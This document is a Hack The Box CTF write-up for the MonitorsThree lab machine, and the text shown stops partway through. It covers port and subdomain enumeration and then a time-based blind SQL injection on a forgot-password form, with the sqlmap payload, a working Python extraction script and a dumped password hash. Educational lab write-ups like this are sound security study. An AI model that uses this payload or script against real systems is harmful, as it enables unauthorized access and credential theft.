Summary of Exploitation

Hey all, Today I pwned MonitorsThree from Hack The Box. This one had a few steps. I exploited a blind SQL Injection that provided creds for a cacti subdomain. The cacti application had an RCE vulnerability. Once exploited I found mysql credentials that got me a shell as the user Marcus. As Marcus I discovered a containerd instance of duplicati that suffered an authentication bypass vulnerability. Once logged in I was able to take advantage of the application to run a malicious script to get me a root shell on the container. I then copied my ssh public key to the root directory and ssh in as root.

Recon Phase

As always I start with my tried and true nmap scan.

```
sudo nmap -sC -sV -p- --min-rate 10000 10.129.57.178 -oA nmap.out
```

```
┌──(kali㉿kali)-[~/…/htb/writeups/monitorsthree/enu]
└─$ sudo nmap -sC -sV -p- --min-rate 10000 10.129.57.178 -oA nmap.out
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 19:51 EST
Nmap scan report for 10.129.57.178
Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8084/tcp filtered websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds
```

I see the redirect, and add it to my `/etc/hosts` file.


```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.57.178   monitorsthree.htb
~
```

And rescan it.


```
┌──(kali㉿kali)-[~/…/htb/writeups/monitorsthree/enu]
└─$ sudo nmap -sC -sV -p- --min-rate 10000 10.129.57.178 -oA nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 19:56 EST
Nmap scan report for monitorsthree.htb (10.129.57.178)
Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: MonitorsThree - Networking Solutions
|_http-server-header: nginx/1.18.0 (Ubuntu)
8084/tcp filtered websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds
```

Port	Protocol	Protocol Details
22	ssh	OpenSSH 8.9p1
80	http	nginx 1.18.0
8084	filtered http	websnp


Looks like a standard Ubuntu Linux webserver. I'll navigate to the website and see what we got here.



MonitorsThree provides the Best Networking Solutions. Nothing here except a bunch of bold claims. The buttons on top all link back to the same page. I like to check the About Us pages, sometimes they reveal backend technologies or hints.



Nothing much here. Ill check out the login page.



The page is located at login.php, I don't see any supporting technologies. Looking at the http data doesn't reveal much. I don't think there is any CMS running here.

Response

Pretty Raw Hex Render


```
1  HTTP/1.1 302 Found
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Thu, 02 Jan 2025 01:10:23 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Location: /login.php
10 Content-Length: 0
11
12
```

Response


Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Thu, 02 Jan 2025 01:10:34 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Content-Length: 4632
10
11 <!DOCTYPE html>
12 <html lang="en">
13   <head>
14     <meta charset="utf-8">
15     <meta http-equiv="X-UA-Compatible" content="IE=edge">
16     <meta name="viewport" content="width=device-width,
       initial-scale=1">
```

I tried some basic default creds such as admin : admin and single quotes, but got nothing. Ill check out the Forgot Password link.



I will pass single quotes and admin again to see what happens.



We managed to find a blind SQL injection vulnerability. Ill come back to this after checking for subdomains using ffuf.

`ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.monitorsthree.htb" -u http://monitorsthree.htb`

filter out the spill by filtering by size.

`ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.monitorsthree.htb" -u http://monitorsthree.htb -fs 13560`


```
       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsthree.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.monitorsthree.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 13560
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 29ms]
:: Progress: [114441/114441] :: Job [1/1] :: 1190 req/sec :: Duration: [0:01:31] :: Errors: 0 ::
```

There's another subdomain here, cacti. Ill add it to my `/etc/hosts` file.

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.57.178   monitorsthree.htb cacti.monitorsthree.htb
~
```

I navigate to it and am greeted with a cacti login. From the website: "Cacti provides a robust and extensible operational monitoring and fault management framework for users around the world. Is also a complete network graphing solution designed to harness the power of RRDTool's data storage and graphing functionality."

There is an exposed version at the bottom. Ill check the google machine for exploits. The first result is this.



Much like with WordPress and uploading a nasty plugin, this exploit leverages a similar functionality. Unfortunately, like WordPress, it requires authentication. To wrap up my recon, I did some spidering and found the web app at the root domain is also in the subdomain. but there's no added value.

```
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
```

🎯 Target Url	http://cacti.monitorsthree.htb/
🚀 Threads	50
📖 Wordlist	/usr/share/seclists/Discovery/Web-Content/common.txt
👌 Status Codes	All Status Codes!
💥 Timeout (secs)	7
🦡 User-Agent	feroxbuster/2.11.0
💉 Config File	/etc/feroxbuster/ferox-config.toml
🔎 Extract Links	true
🏁 HTTP methods	[GET]
🔃 Recursion Depth	4


🏁 Press [ENTER] to use the Scan Management Menu™


```
404      GET        7l       12w      162c Auto-filtering found 404-like response a
302      GET        0l        0w        0c http://cacti.monitorsthree.htb/ ⇒ http:/
301      GET        7l       12w      178c http://cacti.monitorsthree.htb/app ⇒ ht
301      GET        7l       12w      178c http://cacti.monitorsthree.htb/app/admin
301      GET        7l       12w      178c http://cacti.monitorsthree.htb/app/css =
302      GET        0l        0w        0c http://cacti.monitorsthree.htb/index.php
```

I'm going to pivot to the blind SQLi and see what I can gather.

Exploitation Phase

First I'm going to save the request by right clicking the Request => Copy to file, and run it through sqlmap to grab the payload for injection. Since it's blind, Ill have to rely on single character enumeration through trial and error. Feel free to skip ahead if you understand blind SQLi. I wrote a custom python script that will help us with this.
I checked the discussion after the lab and saw some people where letting their sqlmap run overnight.
(ノ☉益☉)ノ彡┻┻





`sqlmap -r request.req`

Ill hit enter to accept all defaults. and I'll end up with this payload at the end.

```
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3409 FROM (SELECT(SLEEP(5)))ZYWh) AND 'iWcA'='iWcA
```

If I pass this line into the forgot password input, the browser will sit and load for 5 seconds before loading the page. We can use this to brute force whether a character exists using the SUBSTRING command.

`"admin' AND (SELECT IF(SUBSTRING((SELECT username FROM users LIMIT 1 OFFSET {offset_position}),{position},1)='{char}',SLEEP(5),0)) AND 'iWcA'='iWcA"`


If the first letter of an entry starts with 'c' the brute force script with check for 'a' and the payload will fail and not sleep for 5 seconds. Once the script checks for 'c' the payload will sleep for 5 seconds and the script will return 'c' as a valid character. Here is the script I will be using.

```
import requests
import time

url = "http://monitorsthree.htb/forgot_password.php"
characters = "abcdefghijklmnopqrstuvwxyz0123456789_"
success_time = 3
table_name = ""
position = 1
offset_position = 0

headers = {
    "Host": "monitorsthree.htb",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
```

```
Firefox/128.0",
    "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
png,image/svg+xml,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "application/x-www-form-urlencoded",
    "Origin": "http://monitorsthree.htb",
    "Connection": "keep-alive",
    "Referer": "http://monitorsthree.htb/forgot_password.php",
    "Cookie": "PHPSESSID=ljf1v6dj6su48jq6v9m5tr7urf",
    "Upgrade-Insecure-Requests": "1",
    "Priority": "u=0, i",
}

while True:
    found_char = False
    for char in characters:
        payload = f"admin' AND (SELECT IF(SUBSTRING((SELECT username FROM users
LIMIT 1 OFFSET {offset_position}),{position},1)='{char}',SLEEP(5),0)) AND
'iWcA'='iWcA"
        start_time = time.time()
        response = requests.post(url, headers=headers, data={"username": payload})
        elapsed_time = time.time() - start_time

        if elapsed_time > success_time:
            table_name += char
            print(f"found character: {char}")
            found_char = True
            break

    if not found_char:
        print(f"Table name: {table_name}")
        print(f"Offset param: {offset_position}")
        table_name = ""
        position = 1
        offset_position += 1
        continue

    position += 1
```

The script takes the URL of the vulnerable page and sends a POST request with data equaling our payload. There is a loop designed to loop through each letter and number of the English lexicon plus underscore until the elapsed time is greater than 3 seconds (be careful with the time, its must be accurate for pulling hashes and can be prone to mistakes). The script will then print the letter that took longer than three seconds until there are no matches. Once that happens, the script is designed to move the OFFSET over by 1 to check for the next table entry. There is no logic for the script to end. It will just forever print "Table name:" and increase the offset.

I currently have the payload loaded to dump the usernames from the users table. Assuming it exists, if it doesn't, we would have to modify the payload to check for tables => columns, and that would waste a lot of time. Let's give it a run and see what comes back.



After a couple minutes, I luckily got 4 usernames from the table. I can now update my payload by replacing username with password to get passwords in the same order.

```
"admin' AND (SELECT IF(SUBSTRING((SELECT password FROM users LIMIT 1 OFFSET {offset_position}),{position},1)='{char}',SLEEP(5),0)) AND 'iWcA'='iWcA"
```

Since this is printing hashes, it will take a bit longer, but still manageable.

```
┌──(kali㉿kali)-[~/…/htb/writeups/monitorsthree/exploits]
└─$ python3 ./blind.py
found character: 3
found character: 1
found character: a
found character: 1
found character: 8
found character: 1
found character: c
found character: 8
found character: 3
found character: 7
found character: 2
found character: e
found character: 3
found character: a
found character: f
found character: c
found character: 5
found character: 9
found character: d
found character: a
found character: b
found character: 8
found character: 6
found character: 3
found character: 4
found character: 3
found character: 0
found character: 6
found character: 1
found character: 0
found character: e
found character: 8
Table name: 31a181c8372e3afc59dab863430610e8
Offset param: 0
```

After a while, I get the whole users table.

```
